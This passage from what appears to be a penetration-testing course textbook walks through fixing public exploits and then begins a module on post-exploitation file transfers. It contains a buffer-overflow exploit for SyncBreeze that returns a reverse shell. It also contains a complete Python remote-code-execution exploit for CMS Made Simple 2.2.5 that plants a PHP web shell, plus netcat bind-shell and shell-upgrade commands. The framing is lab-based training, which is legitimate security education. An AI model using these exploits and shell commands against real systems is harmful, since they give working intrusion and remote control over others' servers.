strlen(request_three);

char *buffer = malloc(buffer_length);
memset(buffer, 0x00, buffer_length);
strcpy(buffer, request_one);
strcat(buffer, content_length_string);
strcat(buffer, request_two);
strcat(buffer, padding);
strcat(buffer, retn);
strcat(buffer, shellcode);
strcat(buffer, request_three);

SendRequest(buffer, strlen(buffer));
}

int main() {

    EvilRequest();
    return 0;
}
```

---

*Listing 435 - Exploit code following the socket information, return address instruction, and payload changes*

Let's compile the exploit code using **mingw-64** to see if it generates any errors:

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~/Desktop$ ls -lah
total 372K
drwxr-xr-x  2 kali kali 4.0K Feb 24 17:14 .
drwxr-xr-x 17 kali kali 4.0K Feb 24 15:42 ..
-rw-r--r--  1 kali kali 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 kali kali 355K Feb 24 17:14 syncbreeze_exploit.exe
```

---

*Listing 436 - Compiling the modified exploit code using mingw-64*

Now that we have an updated, clean-compiling exploit, we can test it out. We will attach our debugger to the SyncBreeze service on our sandboxed test target and set a breakpoint at the memory address of our JMP ESP instruction:




Figure 261: Setting a breakpoint at our JMP ESP address

Once our breakpoint has been set in the debugger, we can let the application run normally and attempt to execute our exploit from Kali Linux.

Because this binary is cross-compiled to run on Windows, we can not simply run it from our Kali Linux machine. In order to run this Windows binary, we will use **wine**<sup>385</sup> which is a compatibility layer capable of running Windows applications on several operating systems such as Linux, BSD and MacOS:

```

kali@kali:~/Desktop$ wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent

```

Listing 437 - Running the Windows exploit using wine

<sup>385</sup> (WineHQ, 2019), <https://www.winehq.org/>

Surprisingly, we do not hit our breakpoint at all. Instead, the application crashes and the EIP register seems to be overwritten by `0x9010090c`.




Figure 262: EIP is overwritten by our return address instruction address misaligned by one byte

By analyzing both the value stored in EIP (`0x9010090c`) and the buffer sent to the target application, we notice that our offset to overwrite the return address on the stack seems to be off by one byte. The wrong offset forces the CPU to POP a different return address from the stack rather than the intended one, `0x10090c83`.

### 15.1.6.1 Exercises

1. Generate a reverse shell payload using msfvenom while taking into account the bad characters of our exploit.
2. Replace the original payload with the newly generated one.
3. Attach the debugger to the target process and set a breakpoint at the return address instruction.
4. Compile the exploit and run it. Did you hit the breakpoint?

### 15.1.7     *Changing the Overflow Buffer*

Let's try to understand our misalignment. Looking at where the first part of our large padding buffer of "A" characters is created, we notice that it starts with a call to *malloc*<sup>386</sup> with the size 780:

```
int initial_buffer_size = 780;
char *padding = malloc(initial_buffer_size);
```

*Listing 438 - Allocating memory for the initial buffer using malloc*

This number should sound familiar to you. If you recall, from our research during the Windows Buffer Overflow module, we determined that 780 is the offset in bytes required to overwrite the return address on the stack and take control of the EIP register.

The *malloc* function only allocates a block of memory based on the requested size. This buffer needs to be properly initialized, which is done using the *memset*<sup>387</sup> function right after the call to *malloc*:

```
memset(padding, 0x41, initial_buffer_size);
```

*Listing 439 - Filling the initial buffer with "A" characters*

Using *memset* will fill out the memory allocation with a particular character, which in our case is 0x41, the hex representation of the "A" character in ASCII.

The next line of code in the exploit is interesting. There's a call to *memset*, which sets the last byte in the allocation to a NULL byte:

```
memset(padding + initial_buffer_size - 1, 0x00, 1);
```

*Listing 440 - Memset setting the last byte to a null-terminator to convert the buffer into a string*

This may seem confusing at first, however, continuing to read the code, we arrive at the lines where the final buffer is created.

```
char *buffer = malloc(buffer_length);
memset(buffer, 0x00, buffer_length);
strcpy(buffer, request_one);
strcat(buffer, content_length_string);
strcat(buffer, request_two);
strcat(buffer, padding);
strcat(buffer, retn);
strcat(buffer, shellcode);
strcat(buffer, request_three);
```

*Listing 441 - Creating the final buffer for the exploit*

The code starts by allocating a memory block for the *buffer* character array using *malloc* and filling the array with NULL bytes. Next, the code fills the *buffer* character array by copying the

<sup>386</sup> (cplusplus, 2019), <http://wwwcplusplus.com/reference/cstdlib/malloc/>

<sup>387</sup> (cplusplus, 2019), <http://wwwcplusplus.com/reference/cstring/memset/>

content of the other variables through various string manipulation functions such as *strcpy*<sup>388</sup> and *strcat*.<sup>389</sup>

Having the final buffer constructed as a string is a very important piece of information. The C programming language makes use of *null-terminated strings*,<sup>390</sup> meaning that functions such as *strcpy* and *strcat* determine the end and the size of a string by searching for the first occurrence of a NULL byte in the target character array. Since the allocation size of our initial *padding* buffer is 780, by setting the last byte to 0x00 (Listing 440), we end up concatenating (*strcat*) a string of "A" ASCII characters that is 779 bytes in length. This explains the misaligned overwrite of the EIP register.

We can quickly fix this by increasing the requested memory size defined by the *initial\_buffer\_size* variable by 1.

```
int initial_buffer_size = 781;
char *padding = malloc(initial_buffer_size);
memset(padding, 0x41, initial_buffer_size);
memset(padding + initial_buffer_size - 1, 0x00, 1);
```

Listing 442 - Changing the padding allocation size

As a final test, we will again compile the code, set up a Netcat listener on port 443 to catch our reverse shell, and launch the exploit:

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32
kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
```

Listing 443 - Compiling the exploit and setting up a Netcat listener on port 443

Next, we will run the exploit:

```
kali@kali:~/Desktop$ wine syncbreeze_exploit.exe
[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected
[>] Request sent
```

Listing 444 - Running the final version of the exploit

And finally switch to our netcat listener:

```
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 49662
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

<sup>388</sup> (cplusplus, 2019), <http://wwwcplusplus.com/reference/cstring/strcpy/>

<sup>389</sup> (cplusplus, 2019), <http://wwwcplusplus.com/reference/cstring/strcat/>

<sup>390</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Null-terminated\\_string](https://en.wikipedia.org/wiki/Null-terminated_string)

*Listing 445 - Receiving a reverse shell on our Kali Linux machine*

Excellent! We have a shell. In addition, this exploit no longer requires access to a Windows-based attack platform in the field as we can run it from Kali Linux.

#### 15.1.7.1 Exercises

1. Fix the overflow buffer such that the EIP register will be overwritten by your chosen return address instruction.
2. Install the ASX to MP3 Converter application located under the *C:\Tools\fixing\_exploits* directory; download the exploit for ASX to MP3 Converter from EDB<sup>391</sup> and edit it in order to get a shell on your dedicated Windows machine.

## 15.2 Fixing Web Exploits

Web application vulnerabilities do not often result in memory corruption. This means that they are not affected by protections provided by the operating system such as DEP and ASLR and they are significantly easier to re-purpose.

### 15.2.1 Considerations and Overview

Even though we might not have to deal with hex-encoded payloads in web exploits, it is important that we properly read the code to understand what considerations must be taken in our editing process.

When modifying web exploits, there are several key questions we generally need to ask while approaching the code:

- Does it initiate an HTTP or HTTPS connection?
- Does it access a web application specific path or route?
- Does the exploit leverage a pre-authentication vulnerability?
- If not, how does the exploit authenticate to the web application?
- How are the GET or POST requests crafted to trigger and exploit the vulnerability?
- Does it rely on default application settings (such as the web path of the application) that may have been changed after installation?
- Will oddities such as self-signed certificates disrupt the exploit?

In addition, we must remember that public web application exploits do not take into account additional protections such as .htaccess. This is mainly because the exploit author can not possibly know about these protections during the development process and they are outside the exploit's scope.

---

<sup>391</sup> (Offensive Security, 2015), <https://www.exploit-db.com/exploits/38457/>

## 15.2.2 Selecting the Vulnerability

Let's consider the following scenario. During an assessment we discover a Linux host that has an *apache2* server exposed. After enumerating the web server, we find an installation of *CMS Made Simple* version 2.2.5 listening on TCP port 443. This version appears to be vulnerable to remote code execution and a public exploit is available on Exploit-DB.<sup>392</sup>

This vulnerability is post-authentication, however, we discovered valid application credentials (admin / HUYfaw763) on another machine during the enumeration process.

## 15.2.3 Changing Connectivity Information

As we inspect the code, we realize the *base\_url* variable needs to be changed to match our environment:

```
base_url = "http://192.168.1.10/cmsms/admin"
```

*Listing 446 - base\_url variable as defined in the original exploit*

We must modify the IP address and the protocol to *HTTPS*:

```
base_url = "https://10.11.0.128/admin"
```

*Listing 447 - base\_url variable updated to match our case*

We also notice that when browsing the target website, we are presented with a *SEC\_ERROR\_UNKNOWN\_ISSUER*<sup>393</sup> error. This error indicates that the certificate on the remote host can not be validated. We need to account for this in the exploit code.

Specifically, the exploit is using the *requests* Python library to communicate with the target. The code makes three post requests on lines 34, 55 and 80:

```
...     response = requests.post(url, data=data, allow_redirects=False)
...
...     response = requests.post(url, data=data, files=txt, cookies=cookies)
...
...     response = requests.post(url, data=data, cookies=cookies, allow_redirects=False)
...
```

*Listing 448 - All three post requests as defined in the original exploit*

The official documentation<sup>394</sup> indicates that the SSL certificate will be ignored if we set the *verify* parameter to *False*:

```
...     response = requests.post(url, data=data, allow_redirects=False, verify=False)
...
...     response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
...
...     response = requests.post(url, data=data, cookies=cookies, allow_redirects=False,
```

<sup>392</sup> (Offensive Security, 2018), <https://www.exploit-db.com/exploits/44976>

<sup>393</sup> (Mozilla, 2019), [https://support.mozilla.org/en-US/kb/error-codes-secure-websites?as=u&utm\\_source=inproduct](https://support.mozilla.org/en-US/kb/error-codes-secure-websites?as=u&utm_source=inproduct)

<sup>394</sup> (python-requests.org, 2019), <http://docs.python-requests.org/en/master/user/advanced/#ssl-cert-verification>

```
verify=False)
```

```
...
```

*Listing 449 - Modified post requests to ignore SSL verification.*

Finally, we also need to change the credentials used in the original exploit to match those found during the enumeration process. These are defined in the *username* and *password* variables at lines 15 and 16 respectively:

```
username = "admin"  
password = "password"
```

*Listing 450 - username and password variables as defined in the original exploit*

We can easily replace these credentials:

```
username = "admin"  
password = "HUYfaw763"
```

*Listing 451 - username and password variables updated to match our scenario*

Note that in this case, we do not need to update the simple payload since it only executes system commands passed in cleartext within the GET request.

After all edits are complete, the final exploit should look like the following:

```
# Exploit Title: CMS Made Simple 2.2.5 authenticated Remote Code Execution  
# Date: 3rd of July, 2018  
# Exploit Author: Mustafa Hasan (@strukt93)  
# Vendor Homepage: http://www.cmsmadesimple.org/  
# Software Link: http://www.cmsmadesimple.org/downloads/cmsms/  
# Version: 2.2.5  
# CVE: CVE-2018-1000094  
  
import requests  
import base64  
  
base_url = "https://10.11.0.128/admin"  
upload_dir = "/uploads"  
upload_url = base_url.split('/admin')[0] + upload_dir  
username = "admin"  
password = "HUYfaw763"  
  
csrf_param = "__c"  
txt_filename = 'cmsmsrce.txt'  
php_filename = 'shell.php'  
payload = "<?php system($_GET['cmd']);?>"  
  
def parse_csrf_token(location):  
    return location.split(csrf_param + "=")[1]  
  
def authenticate():  
    page = "/login.php"  
    url = base_url + page  
    data = {  
        "username": username,  
        "password": password,  
        "loginsubmit": "Submit"
```

```

}

response = requests.post(url, data=data, allow_redirects=False, verify=False)
status_code = response.status_code
if status_code == 302:
    print "[+] Authenticated successfully with the supplied credentials"
    return response.cookies, parse_csrf_token(response.headers['Location'])
print "[-] Authentication failed"
return None, None

def upload_txt(cookies, csrf_token):
    mact = "FileManager,m1_,upload,0"
    page = "/moduleinterface.php"
    url = base_url + page
    data = {
        "mact": mact,
        "csrf_param": csrf_token,
        "disable_buffer": 1
    }
    txt = {
        'm1_files[]': (txt_filename, payload)
    }
    print "[*] Attempting to upload {}...".format(txt_filename)
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
    status_code = response.status_code
    if status_code == 200:
        print "[+] Successfully uploaded {}".format(txt_filename)
        return True
    print "[-] An error occurred while uploading {}".format(txt_filename)
    return None

def copy_to_php(cookies, csrf_token):
    mact = "FileManager,m1_,fileaction,0"
    page = "/moduleinterface.php"
    url = base_url + page
    b64 = base64.b64encode(txt_filename)
    serialized = 'a:1:{i:0;s:{}:"{}";}'.format(len(b64), b64)
    data = {
        "mact": mact,
        "csrf_param": csrf_token,
        "m1_fileactioncopy": "",
        "m1_path": upload_dir,
        "m1_selall": serialized,
        "m1_destdir": "/",
        "m1_destname": php_filename,
        "m1_submit": "Copy"
    }
    print "[*] Attempting to copy {} to {}...".format(txt_filename, php_filename)
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False, verify=False)
    status_code = response.status_code
    if status_code == 302:
        if response.headers['Location'].endswith('copysuccess'):
            print "[+] File copied successfully"
            return True
    print "[-] An error occurred while copying, maybe {} already exists".format(php_filename)

```

```
return None

def quit():
    print "[-] Exploit failed"
    exit()

def run():
    cookies,csrf_token = authenticate()
    if not cookies:
        quit()
    if not upload_txt(cookies, csrf_token):
        quit()
    if not copy_to_php(cookies, csrf_token):
        quit()
    print "[+] Exploit succeeded, shell can be found at: {}".format(upload_url + '/' + php_filename)

run()
```

---

Listing 452 - Modified exploit containing the required changes for our case

Running the exploit generates an unexpected error:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849:
InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate
verification is strongly advised. See:
https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
Traceback (most recent call last):
  File "44976_modified.py", line 103, in <module>
    run()
  File "44976_modified.py", line 94, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 38, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 24, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

---

Listing 453 - Python error presented when running the modified version of the exploit

Listing 453 shows that an exception was triggered during the execution of the `parse_csrf_token` function on line 24 of the code. The error tells us that the code tried to access a non-existent element of a Python list by accessing its second element (`location.split(csrf_param + "=")[1]`).

### 15.2.3.1 Exercises

1. Connect to your dedicated Linux lab client and start the apache2 service; the target web application is located under `/var/www/https/`.
2. Modify the original exploit and set the `base_url` variable to the correct IP address of your dedicated Linux lab client as well as the protocol to HTTPS.
3. Get familiar with the `requests` Python library and adjust your exploit accordingly to avoid SSL verification.

4. Edit the `username` and `password` variables to match the ones from our test case (`username` "admin", `password` "HUYfaw763").
5. Try to run the exploit against the Linux lab client, does it work? If not, try to explain why.

#### 15.2.4 Troubleshooting the “index out of range” Error

Inspecting line 24 of our exploit, we notice that it uses the `split`<sup>395</sup> method in order to slice the string stored in the `location` parameter passed to the `parse_csrf_token` function. The Python documentation for `split`<sup>396</sup> indicates that this method slices the input string using an optional separator passed as a first argument. The string slices returned by `split` are then stored in a Python `List` object that can be accessed via an index:

```
kali@kali:~$ python

>>> mystr = "Kali--*Linux**Rocks"
>>> result = mystr.split("*-")
>>> result
['Kali', 'Linux', 'Rocks']
>>> result[1]
'Linux'
>>>
```

Listing 454 - Python string split method

In our exploit code, the string separator is defined as the `csrf_param` variable ("\_\_c") followed by the equals sign:

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]
```

Listing 455 - Understanding the code on line 24

In order to better understand the `IndexError`, we can add a `print` statement in the `parse_csrf_token` function before the return instruction:

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>

def parse_csrf_token(location):
    print "[+] String that is being split: " + location
    return location.split(csrf_param + "=")[1]
```

Listing 456 - Adding a print statement to see the string where the split method is invoked on

The exploit now displays the full string before the split method is invoked:

---

<sup>395</sup> (W3Schools, 2019), [https://www.w3schools.com/python/ref\\_string\\_split.asp](https://www.w3schools.com/python/ref_string_split.asp)

<sup>396</sup> (Python, 2019), <https://docs.python.org/3/library/stdtypes.html>

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849:
InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate
verification is strongly advised. See:
https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
    InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split:
https://10.11.0.128/admin?_sk_=f2946ad9afceb247864
Traceback (most recent call last):
  File "44976_modified.py", line 104, in <module>
    run()
  File "44976_modified.py", line 95, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 39, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 25, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

*Listing 457 - Inspecting the print output and noticing the absence of the string defined in the csrf\_param variable*

While the exploit code expected the input string to contain `_c` (defined in the `csrf_param` variable) as shown in listing 456, we received `_sk_` from the web application.

At this point, we do not fully understand why this is happening. Perhaps there is a version mismatch between the exploit developer's software and ours, or a CMS configuration mismatch. Either way, exploit development is never straightforward.

Nevertheless, we can try to change the `csrf_param` variable from `_c` to `_sk_` in order to match the CMS response and see if the exploit works:

```
csrf_param = "_sk_"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"
```

*Listing 458 - Changing the csrf\_param variable*

Now let's execute the modified exploit:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849:
InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate
verification is strongly advised. See:
https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
    InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split: https://10.11.0.128/admin?_sk_=bdc51a781fe6edcc126
[*] Attempting to upload cmsmsrce.txt...
...
[+] Successfully uploaded cmsmsrce.txt
[*] Attempting to copy cmsmsrce.txt to shell.php...
...
[+] File copied successfully
[+] Exploit succeeded, shell can be found at: https://10.11.0.128/uploads/shell.php
```

*Listing 459 - Successful exploitation output*

The error is no longer displayed and we are presented with a message informing us that the exploit has succeeded. Although we don't clearly understand why we needed to change the `csrf_param` variable from `_c` to `_sk`, this presented a great opportunity to adapt to unexpected situations, something great penetration testers do very well.

Now, we can validate the exploit by attaching to the php shell with a tool like `curl` and supplying a system command to serve as the payload:

```
kali@kali:~$ curl -k https://10.11.0.128/uploads/shell.php?cmd=whoami  
www-data
```

*Listing 460 - Verifying if our exploit was successful by trying to execute whoami using the uploaded php shell.*

Nice. The exploit was successful. We have a web shell.

#### 15.2.4.1 Exercises

1. Observe the error that is generated when running the exploit.
2. Attempt to troubleshoot the code and determine why the error occurs.
3. Modify the exploit in order to avoid the error and run it against your dedicated Linux client.
4. Verify that your exploit worked by attempting to execute the `whoami` command using the remote php shell.
5. Attempt to obtain a fully interactive shell with this exploit.

### 15.3 Wrapping Up

In this module, we covered the main segments of a plain stack buffer overflow that required extensive editing to match our target environment. We then cross-compiled the code in order to make it run on our Kali attack platform.

We also modified a web exploit to demonstrate how these types of exploits can be re-purposed for a different target environment.

These scenarios reveal solutions to common obstacles encountered when dealing with public exploits during an engagement.

## 16 File Transfers

The term *post-exploitation* refers to the actions performed by an attacker once they have gained some level of control of a target. Some post-exploitation actions include elevating privileges, expanding control into additional machines, installing backdoors, cleaning up evidence of the attack, uploading files and tools to the target machine, etc.

In this module, we will explore various file transfer methods that can assist us in our assessment when properly used under specific conditions.

### 16.1 Considerations and Preparations

The file transfer methods we discuss in this module could endanger the success of our engagement and should be used with caution and only under specific conditions. We will discuss these conditions in this section.

We will also discuss some basic preparations that will facilitate the exercises and demonstrate and overcome some limitations of standard shells with regards to file transfers.

#### 16.1.1 *Dangers of Transferring Attack Tools*

In some cases, we may need to transfer attack tools and utilities to our target. However, transferring these tools can be dangerous for several reasons.

First, our post-exploitation attack tools could be abused by malicious parties, which puts the client's resources at risk. It is *extremely important* to document uploads and remove them after the assessment is completed.

Second, antivirus software, which scans endpoint filesystems in search of pre-defined file signatures, becomes a huge frustration for us during this phase. This software, which is ubiquitous in most corporate environments, will detect our attack tools, quarantine them (rendering them useless), and alert a system administrator.

If the system administrator is diligent, this will cost us a precious internal remote shell, or in extreme cases, signal the effective end of our engagement. While antivirus evasion is beyond the scope of this module, we discuss this topic in detail in another module.

As a general rule of thumb, we should always try to use native tools on the compromised system. Alternatively, we can upload additional tools when native ones are insufficient, when we have determined that the risk of detection is minimized, or when our need outweighs the risk of detection.

#### 16.1.2 *Installing Pure-FTPd*

In order to accommodate the exercises in this module, let's quickly install the Pure-FTPd server on our Kali attack machine. If you already have an FTP server configured on your Kali system, you may skip these steps.

```
kali@kali:~$ sudo apt update && sudo apt install pure-ftpd
```

*Listing 461 - Installing Pure-FTP on Kali*

Before any clients can connect to our FTP server, we need to create a new user for Pure-FTPd. The following Bash script will automate the user creation for us:

```
kali@kali:~$ cat ./setup-ftp.sh
#!/bin/bash

sudo groupadd ftpgroup
sudo useradd -g ftpgroup -d /dev/null -s /etc ftpuser
sudo pure-pw useradd offsec -u ftpuser -d /ftphome
sudo pure-pw mkdb
sudo cd /etc/pure-ftpd/auth/
sudo ln -s ../conf/PureDB 60pdb
sudo mkdir -p /ftphome
sudo chown -R ftpuser:ftpgroup /ftphome/
sudo systemctl restart pure-ftpd
```

Listing 462 - Bash script to setup Pure-FTP on Kali

We will make the script executable, then run it and enter “lab” as the password for the offsec user when prompted:

```
kali@kali:~$ chmod +x setup-ftp.sh
kali@kali:~$ sudo ./setup-ftp.sh
Password:
Enter it again:
Restarting ftp server
```

Listing 463 - Setting up and starting Pure-FTP on Kali

### 16.1.3 The Non-Interactive Shell

Most Netcat-like tools provide a non-interactive shell, which means that programs that require user input such as many file transfer programs or **su** and **sudo** tend to work poorly, if at all. Non-interactive shells also lack useful features like tab completion and job control. An example will help illustrate this problem.

You are hopefully familiar with the **ls** command. This command is *non-interactive*, because it can complete without user interaction.

By contrast, consider a typical FTP login session from our Debian lab client to our Kali system:

```
student@debian:~$ ftp 10.11.0.4
Connected to 10.11.0.4.
220----- Welcome to Pure-FTPD [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 09:07. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.11.0.4:student): offsec
331 User offsec OK. Password required
Password:
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
```

```
221 Logout.  
student@debian:~$
```

Listing 464 - FTP server interaction

In this session, we enter a username and password, and the process is exited only after we enter the **bye** command. This is an *interactive* program; it requires user intervention to complete.

Although the problem may be obvious at this point, let's attempt an FTP session through a non-interactive shell, in this case, Netcat.

To begin, let's assume we have compromised a Debian client and have obtained access to a Netcat bind shell. We'll launch Netcat on our Debian client listening on port 4444 to simulate this:

```
student@debian:~$ nc -lvp 4444 -e /bin/bash  
listening on [any] 4444 ...
```

Listing 465 - Configuring a Netcat bind shell

From our Kali system, we will connect to the listening shell and attempt the FTP session from Listing 464 again:

```
kali@kali:~$ nc -vn 10.11.0.128 4444  
ftp 10.11.0.4  
offsec  
lab  
bye  
  
^C  
kali@kali:~$
```

Listing 466 - Attempting an FTP connection in a non-interactive shell

Behind the scenes, we are interacting with the FTP server, but we are not receiving any feedback in our shell. This is because the standard output from the FTP session (an interactive program) is not redirected correctly in a basic bind or reverse shell. This results in the loss of control of our shell and we are forced to exit it completely with **[ctrl]+C**. This could prove very problematic during an assessment.

### 16.1.3.1 Upgrading a Non-Interactive Shell

Now that we understand some of the limitations of non-interactive shells, let's examine how we can "upgrade" our shell to be far more useful. The Python interpreter, frequently installed on Linux systems, comes with a standard module named `pty` that allows for creation of pseudo-terminals. By using this module, we can spawn a separate process from our remote shell and obtain a fully interactive shell. Let's try this out.

We will reconnect to our listening Netcat shell, and spawn our `pty` shell:

```
kali@kali:~$ nc -vn 10.11.0.128 4444  
(UNKNOWN) [10.11.0.128] 4444 (?) open  
python -c 'import pty; pty.spawn("/bin/bash")'  
student@debian:~$
```

